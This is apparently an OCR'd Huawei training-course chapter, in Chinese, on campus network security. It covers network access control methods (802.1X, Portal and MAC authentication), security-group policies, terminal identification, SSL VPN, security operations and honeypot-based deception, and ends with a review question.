
Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. 园区网络安全总体方案
2. 出口网络安全解决方案
3. 内网网络安全解决方案
4. **终端接入安全解决方案**
5. 安全管理运营解决方案

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


园区网络接入终端时面临的挑战



- 身份验证及授权：非法接入网络，或非授权访问网络资源。
- 终端类型多样：有线终端或无线终端；智能终端或哑终端。
- 设备条件多样：有些设备能够安装客户端软件，有些则无法安装。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

部署NAC实现终端接入控制



认证服务端	iMaster NCE
认证设备	
用户终端	

- NAC通过对接入网络的客户端和用户进行认证从而保证网络的安全，是一种“端到端”的安全技术。
- NAC包括三种认证方式：802.1X认证、MAC认证和Portal认证。

- 如何确保终端身份合法
- 如何确保合法终端获得正确的授权

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

网络接入控制方案：802.1X认证

简介

- 802.1X协议是一种基于端口的网络接入控制协议。“基于端口的网络接入控制”是指在局域网接入设备的端口这一级验证用户身份并控制其访问权限。

组网方式

- 802.1X客户端一般为用户终端设备，用户可以通过启动客户端软件发起认证。
- 网络接入设备通常为支持802.1X协议的网络设备，它为客户端提供接入局域网的端口。
- 认证服务器用于实现对用户进行认证、授权和计费，通常为RADIUS服务器。

应用场景

- 适用于对安全要求较高的认证场景。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 802.1X认证的优点：
  - 802.1X协议为二层协议，不需要到达三层，对接入设备的整体性能要求不高，可以有效降低建网成本。
  - 认证报文和数据报文通过逻辑接口分离，提高安全性。
- 802.1X认证系统使用EAP（Extensible Authentication Protocol，可扩展认证协议）来实现客户端、设备端和认证服务器之间的信息交互。EAP协议可以运行在各种底层，包括数据链路层和上层协议（如UDP、TCP等），而不需要IP地址。因此使用EAP协议的802.1X认证具有良好的灵活性。

网络接入控制方案：Portal认证

简介

- Portal认证通常也称为Web认证。用户上网时，必须在认证网站进行认证，如果未认证成功，仅可以访问特定的网络资源，认证成功后，才可以访问其他网络资源。
- 用户可通过两种方式实现认证页面访问：
  - 主动认证：用户通过浏览器主动访问认证网站。
  - 重定向认证：用户输入的访问地址不是认证网站地址，被接入设备强制访问Portal认证网站（通常称为重定向）。

应用场景


直接在Web页面上认证，简单方便且便于运营。主要用于无特殊客户端软件要求的接入场景或访客接入场景。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 客户端：安装有运行HTTP/HTTPS协议的浏览器的主机。
- 接入设备：交换机、路由器等接入设备的统称，主要有三方面的作用。
  - 在认证之前，将认证网段内用户的所有HTTP/HTTPS请求都重定向到Portal服务器。
  - 在认证过程中，与Portal服务器、认证服务器交互，完成对用户身份认证、授权与计费的功能。
  - 在认证通过后，允许用户访问被管理员授权的网络资源。
- Portal服务器：接收客户端认证请求的服务器系统，提供门户（Portal）服务和认证界面，与接入设备交互客户端的认证信息。
- 认证服务器：与接入设备进行交互，完成对用户的认证、授权与计费。
- Portal认证的优点：
  - 一般情况下，客户端不需要安装额外的软件，直接在网页上认证，简单方便。
  - 便于运营，可在网页上进行广告发布、企业宣传等业务拓展。
  - 技术成熟，被广泛应用于运营商、连锁快餐、酒店、学校等网络。
  - 部署位置灵活，可以在接入层或关键入口作访问控制。
  - 用户管理灵活，可基于用户名与VLAN/IP地址/MAC地址的组合对用户进行认证。

网络接入控制方案：MAC地址认证



简介

- MAC地址认证（简称MAC认证）是一种基于端口和MAC地址对用户的网络访问权限进行控制的认证方法。
- 以用户的MAC地址作为身份凭据到认证服务器进行认证。

组网方式

- 包含终端、接入设备和认证服务器。

应用场景


- 终端不需要用户安装任何客户端软件。
- 适用于IP电话、打印机等哑终端接入的场景。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 哑终端：哑终端表示相对于其他终端而言功能较为有限、交互方式比较单一。其具体的含义根据不同的场合（语境）而变化。这里的哑终端泛指无法输入用户名和密码等认证信息的终端。
- 缺省情况下，MAC认证的用户名和密码均为不带分隔符“-”的MAC地址。如“0005e0112233”。

网络接入控制方案：精细化的网络策略管控




授权规则：基于5W1H

用户、用户组、角色	用户身份 Who
站点、区域、设备组、设备类型、设备、SSID、IP地址	接入位置 Where
按星期/时间	接入时间 When
PC、IOS、Android等	终端类型 What
公司终端、自带终端	设备属性 Whose
有线、Wi-Fi、蜂窝网络 Portal、MAC、802.1x认证方式等	接入方式 How

授权结果：精细化的权限控制

基本信息	VLAN
权限	ACL、安全组，VIP用户...
QoS	上行带宽/下行带宽，DSCP
安全	URL过滤
自定义	自定义授权参数


Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI



- 业务随行是园区网络中一种不管用户身处何地、使用哪个IP地址，都可以保证该用户获得相同的网络访问策略的解决方案。管理员在配置策略时，无需关心各类用户的IP地址范围，只需关注各类用户与服务器之间的逻辑访问关系。
- 区别于传统基于IP的ACL控制，业务随行是一种基于用户语言的解决方案，将不同类型和权限的网络对象逻辑划分为不同安全组，安全组与之前所做的用户分类、服务器分类是一一对应的。管理员通过定义安全组，可以将网络中流量的源端或目的端通过组的形式描述和组织起来。安全组规划决定了最终需要创建多少安全组。
- OPEX（Operating Expense，运营支出）：指企业运行付出的各种支出成本，包括维护费用、营销费用、人工成本以及折旧。

业务随行：基于安全组的策略控制和全网一致体验（续）

❶ 创建用户账号及安全组



创建用户账号：


用户名	密码
User1	***
User2	***

创建安全组，配置授权结果（含安全组授权），并通过授权规则将安全组授权给用户：

安全组	ID
Group1	1
Group2	2
Server	3

User1
User2
10.1.1.1

❷ 安全组及策略自动化发放



安全组：

安全组	ID	地址
Group1	1	动态
Group2	2	动态
Server	3	10.1.1.1/32

控制策略：

源组	目的组	动作
Group1	Group2	Deny
Group1	Server	Permit
Group2	Server	Permit

安全组及控制策略被iMaster NCE自动下发至网络设备


❸ 执行业务随行功能

已认证用户

MAC	IP	安全组
MAC-x	1.1.1.1	Group1
MAC-y	2.2.2.2	Group2

控制策略：

源组	目的组	动作
Group1	**Group2**	**Deny**
Group1	Server	Permit
Group2	Server	Permit




User1 1.1.1.1 **User2** 2.2.2.2

1. 用户终端分别使用User1、User2账号进行认证。
2. iMaster NCE基于预定义的授权规则和授权结果为用户终端下发授权安全组。
3. 当User1与User2的终端互访时，流量到达网络设备，设备识别出流量的源、目的安全组，并执行控制策略，将流量阻断。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

终端管理：针对终端管理的需求




接入终端除了智能终端（PC、手机），还有IP话机、打印机、IP摄像头等哑终端。

主要安全威胁和风险：

- 当前多数网络管理系统只能查看接入终端的IP和MAC，并不知道终端具体是什么设备，无法对网络终端做更精细的管理。
- 不同类型的终端，需部署的网络业务配置和策略也不同，管理员需要手动为每种类型的业务终端配置不同的业务配置和策略，业务部署复杂且操作繁琐。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 随着物联网的不断普及与应用，当前接入园区网络的终端类型和数量越来越多，尤其在大中型园区网络中，接入终端除了PC、手机之外，还有IP话机、打印机、IP摄像头等哑终端。大量不同类型的终端需要接入到园区网络中，这就给园区内网终端管理带来了很大的难度。因为传统网络管理系统只能查看接入终端的IP和MAC，无法对终端做更精细的管理，如果需要给不同类型的终端，规划部署不同的网络业务和策略，管理员需要按规划为每种类型终端进行手动配置，业务配置复杂且操作繁琐。



- 终端识别即为解决上述问题而推出的功能。通过多样化的终端识别方法，iMaster NCE-Campus可查看整个园区网络终端的类型、操作系统等摘要信息。基于这些摘要信息，可以对终端进行多维度的精细化管理，比如根据终端类型进行流量统计和呈现，下发指定的授权策略等。另外，对于通常采用MAC认证的园区IP话机、打印机、IP摄像头等哑终端设备，还可以实现基于终端识别的自动准入，从而减少管理员手动配置工作量。
- 终端识别与策略自动下发方案，可支持如下功能：
  - 通过iMaster NCE可查看全网终端类型、系统等分类，比如哑终端：打印机、IP摄像头、一卡通、门禁等，并基于终端的类型进行分类统计和流量呈现。
  - 针对园区IP话机、打印机、IP摄像头等哑终端设备，无需管理员手动为每种类型的业务终端配置不同的业务配置和策略。云管理平台能够自动识别终端，并为终端设备下发对应的准入策略和业务配置。
- 终端识别：
  - 支持终端识别，基于设备主动上报的MAC OUI、HTTP User-Agent、DHCP Option、LLDP、mDNS指纹数据进行终端识别，支持识别终端的厂商、类型和操作系统等信息；后续可以基于终端的厂商、类型和操作系统等信息进行不同的接入策略控制。
  - 支持终端扫描，通过SNMP和Nmap技术主动扫描并进行终端识别。
  - 基于设备主动上报的识别场景主要针对华为设备，控制器主动上报的识别场景

可以是第三方厂商的设备。可以根据不同的场景使用不同的识别方法，其中基于华为设备的DHCP Option识别方法整体识别率相对较高。

- 终端识别支持自定义规则，按照自定义规则进行识别匹配。当该条自定义规则中有多条匹配规则时，对终端进行识别时，所有命中的匹配规则的匹配分值最终相加，达到最小分值，则表示命中该自定义规则。
- 支持基于终端识别的结果进行终端自动准入控制，在未提前收集终端MAC的情况下，实现特定类型的终端自动MAC认证接入网络。
- 针对未识别的终端，引入AI算法，收集终端指纹信息后，可以进行AI聚类，聚类后可以人工标记确认，当再次有相似设备，在打开AI识别按钮的情况下，可以直接识别出来。

SSL VPN

场景描述：

- 公司员工出差旅途中，需要访问公司内网业务系统。

解决方案：

- 出差员工远程办公采用SSL VPN接入方式；
- 网络出口区部署SSL VPN网关用于远程移动办公接入；在SSL VPN网关上部署可以在外网访问的业务。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- SSL VPN是以SSL协议为安全基础的VPN远程接入技术，移动办公人员（在SSL VPN中被称为远程用户）使用SSL VPN可以安全、方便的接入企业内网，访问企业内网资源，提高工作效率。
- SSL VPN采用B/S架构设计，远程用户终端上无需安装额外的客户端软件，直接使用Web浏览器就可以安全、快捷的访问企业内网资源。
- 可以根据远程用户访问内网资源类型的不同，对其访问权限进行高细粒度控制。
- 支持灵活的身份验证机制。
- 主机检查策略可以检查远程用户终端的操作系统、端口、进程以及杀毒软件等是否符合安全要求，并且还具备防跳转、防截屏的能力，消除了潜藏在远程用户终端上的安全隐患。

目录

1. 园区网络安全总体方案
2. 出口网络安全解决方案
3. 内网网络安全解决方案
4. 终端接入安全解决方案
5. **安全管理运营解决方案**

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

全网（网络级）安全管理总体方案



场景描述：


- 在园区网络分区部署安全设备的基础上，对全网进行统一的安全管理和控制。

部署说明：

- 在管理运维区设置安全运营中心，部署安全态势感知系统、安全控制器、上网行为管控与审计系统、统一运维审计系统、日志审计系统等对上述设备或系统进行管理、控制；按需部署漏洞扫描器、蜜罐等。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

全网态势感知解决方案



场景描述：


对园区网络全网的安全态势进行统一管理。

部署说明：

- 在园区的各个分区部署探针（流量探针或ECA探针）。
- 可在交换机上开启探针功能，从而无需部署专门的探针设备。
- 在管理运维区部署安全态势感知系统（HiSec Insight）。
- 探针将网络流量引向安全态势感知系统，后者对流量进行分析处理，获取全网态势。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

全网统一运维审计解决方案



场景描述：


统一对全网的运维操作进行管理和监控，降低运维风险，同时满足相关法规、标准要求。

部署说明：

- 在管理运维区部署统一运维审计系统（UMA1000），对全网设备进行集中管理、监控与审计企业所有运维人员的操作行为，有效降低网络设备、服务器、数据库、业务系统等的运维风险，完善IT管理体系，同时满足相关法规、标准要求。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

网络诱捕的基本概念



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 黑客入侵到用户内网后，由于不清楚网络结构，第一步做的通常是通过扫描网络内的IP地址和服务端口来搜索攻击或扩散的目标、了解网络结构和服务开放情况。再利用系统、软件漏洞，暴力破解等手段来攻击目标主机。
- 诱捕技术可以及时发现威胁，通过响应对不在线IP地址和未开放端口的扫描请求，诱骗黑客访问诱捕器进行深度交互，了解其真实意图，保护现有业务网络。

网络诱捕方案架构

- 接收攻击事件告警、日志；关联分析攻击行为，可视化呈现。
- 下发联动策略，通过控制器下发阻断策略到对应设备，实现威胁闭环。

- 提供应用服务类、系统服务类、操作系统类沙箱，对多种业务类型进行仿真。
- 识别、分析恶意流量和恶意行为；分析攻击者真实身份。

- 可部署具备诱捕探针功能的防火墙和交换机。
- 可部署伪装代理，主要作用是在主机上伪装出带有明显漏洞的服务端口，后端与蜜罐进行关联，到达伪装代理的攻击流量会被隔离转发到蜜罐。
- 诱捕探针对恶意扫描行为进行识别和代答（主动回应），将可疑流量引流到蜜罐。
- 接受控制器的指令，阻断威胁。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

网络诱捕方案典型部署场景


场景描述：

网络诱捕系统主要用于应对内网攻击的东西向扩散。

部署说明：

- 汇聚交换机或防火墙（推荐采用防火墙）上使能诱捕探针，无需另外安装软件，直接通过命令行配置开启。
- 由于诱捕探针需要感知IP地址和端口扫描，需要尽量的靠近用户服务器来部署。
- 感知不同的扫描有不同的部署要求：
  - 感知IP地址扫描：诱捕探针需要在被探测子网中存在对应的三层接口IP地址。
  - 感知端口扫描：扫描报文需要从诱捕探针经过。
- 可将蜜罐作为诱捕器，与诱捕探针及HiSec Insight对接，实现诱捕功能。
- HiSec Insight系统一般部署在管理区。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.



- 安全联动闭环方案关键交互流程如下：
  - 数据（流量、威胁日志）采集：
    - 交换机镜像流量给HiSec Insight流探针；需要启用ECA或需要将Netstream流量上送给HiSec Insight的交换机需要开启1:1 Netstream。
    - 配置流探针开启ECA探针功能（可选）。
    - HiSec Insight流探针将Metadata数据上报HiSec Insight；FW将威胁日志和探针数据Metadata上报给HiSec Insight；交换机将ECA数据Metadata上报给HiSec Insight。
  - 威胁检测：
    - HiSec Insight根据威胁检测模型进行威胁检测。
    - 管理员根据现网威胁情况，在HiSec Insight配置联动规则。
  - 联动处置：
    - 当威胁事件匹配联动规时，HiSec Insight向NCE-Campus下发联动处置策略。
    - NCE-Campus分析联动处置策略，确定需要下发的设备范围，即阻断点判断。
    - NCE-Campus给选定的设备，包括交换机或/和防火墙，下发联动处置策略。

        - 设备执行阻断策略。
    - 联动策略命中统计
        - HiSec Insight发起命中统计请求。
        - NCE-Campus调设备接口进行命中次数统计。
    - HiSec Insight上做联动结果呈现
    - 联动解除
        - 威胁解除，管理员手动解除威胁或联动处置策略老化后，HiSec Insight向NCE-Campus下发解除联动处置策略。
        - NCE-Campus确定需要下发的设备范围。
        - NCE-Campus通知相应范围内的设备删除相应联动处置策略。

思考题

1. （判断题）在无线接入中，通过WIDS可以断开合法用户与仿冒AP的WLAN连接，也可以断开非法设备和干扰设备的接入，实现对非法设备和干扰设备的反制。

   A. 正确

   B. 错误

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- B

本章总结

- 本章主要介绍了大型园区网络的安全总体方案、出口网络安全解决方案、内网网络安全解决方案、终端接入安全解决方案以及安全管理运营解决方案。
- 通过本章的学习，您将能够更好的了解园区网络各个模块的安全设计和解决方案，从而更好的保障园区网络安全。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

学习推荐

- 华为官方网站
  - 企业业务：http://enterprise.huawei.com/cn/
  - 技术支持：http://support.huawei.com/enterprise/
  - 在线学习：http://learning.huawei.com/cn/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Thank you.

把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。

Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。
Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

数据中心网络安全解决方案

HUAWEI

前言

- 随着云数据中心的发展，云化网络边界与物理网络边界变得相对模糊，传统安全基于物理区域划分可信区域的方式已无法满足云业务对于安全的需求。
- 为满足云数据中心中各种IT业务对安全提出的需求，华为CloudFabric数据中心网络安全解决方案中提供了全新的安全业务设计和编排。
- 本课程主要介绍华为数据中心网络安全解决方案架构、网络设计及部署。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目标

